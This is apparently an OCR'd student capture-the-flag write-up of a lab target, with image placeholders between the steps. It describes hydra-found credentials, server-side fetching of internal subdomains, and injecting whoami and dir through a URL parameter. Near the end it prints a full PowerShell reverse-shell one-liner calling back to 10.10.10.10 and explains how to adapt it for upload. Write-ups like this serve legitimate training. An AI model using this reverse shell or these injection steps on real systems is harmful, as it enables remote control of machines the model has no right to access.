





We insert the username and password that have been found in using hydra then we are connected and are navigated to the website called Hello.




In the website, it shows us a page that contains an input to perform queries.




For this website, we can view the page source by right-clicking on the mouse.




We can see that there is a place where we could submit any queries. So, we could try to input anything there, and in this case we tried searching for the directory, with hope that it may show something useful. Then, we see that anything that we search on the search box will be shown in the firefox search box.




Then we tried to input another subdomain that we found earlier using hydra, which is internal.ironcorp.me:11025, since if we tried to open the website it wouldn't bring us any results. Apparently, we retrieve a message with an embedded link.




By opening the view page source, we found a subdomain that did work and brought us the source code of index.php, where it shows us a message in the form of a link.




We copied the link and pasted it on the website URL. We noticed a variable that prints out a user's name.




We tried to put a name after the equal and we got Equinox<name>.



We tried adding the whoami command to display the name of the currently logged-in user.



Then, we need to complete the basic authentication to access the directory for Equinox.




We wanted to see what's in the Equinox then we used dir command. As a result, we found a file named index.php.


SECTION 2 - INITIAL FOOTHOLD

Members Involved: Humairah, Fatin, Ilyana, Afiqah


Tools used: Burp Suite, Kali Linux, Firefox, Github

Thought Process and Methodology and Attempts:







So after we have tried and error in the website we will be using Burp Suite to play around with the website and find its vulnerabilities. We opened the Burp Suite application and also activated 'Burp' on the website. After that we refresh the website again so that the request will be in the Burp Suite.



In the proxy tab, we clicked the intercept tab and we saw the request from our website earlier. We right-clicked and chose the 'Send to Repeater' option.





Then we clicked on the Repeater tab and we should see our request earlier, here.



```
# Nikhil SamratAshok Mittal: http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html

$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Now, we are going to try to upload a reverse shell through the request earlier. So we search for powershell reverse shell in our web browser and copy the code.





Then we need to create a new file and we can name it whatever we want. But, in this case we'll be naming it as shell.ps1. Paste the code inside this file and we need to change the IP address to our attacker machine IP address along with a port number. We chose port number 1234.

